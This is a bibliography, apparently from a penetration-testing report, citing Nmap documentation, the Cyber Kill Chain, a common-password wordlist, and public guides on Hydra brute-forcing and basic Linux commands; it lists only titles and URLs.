[1] "Cyber Kill Chain®," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[2] "Service and Version Detection | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/man-version-detection.html

[3] "Timing Templates (-T) | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/performance-timing-templates.html

[4] Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

[5] "Defeating HTTP Basic Auth with Hydra," Mar. 2017, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://tylerrockwell.github.io/defeating-basic-auth-with-hydra

[6] GeeksforGeeks, "How to use Hydra to BruteForce SSH Connections?" *GeeksforGeeks*, Aug. 2022. [Online]. Available: https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections

[7] "What does 2>/dev/null mean?" Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://askubuntu.com/questions/350208/what-does-2-dev-null-mean

[8] "find command in Linux Linux Tutorial," Apr. 2024, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://www.geeksforgeeks.org/find-command-in-linux-with-examples

6 List of figures

List of Figures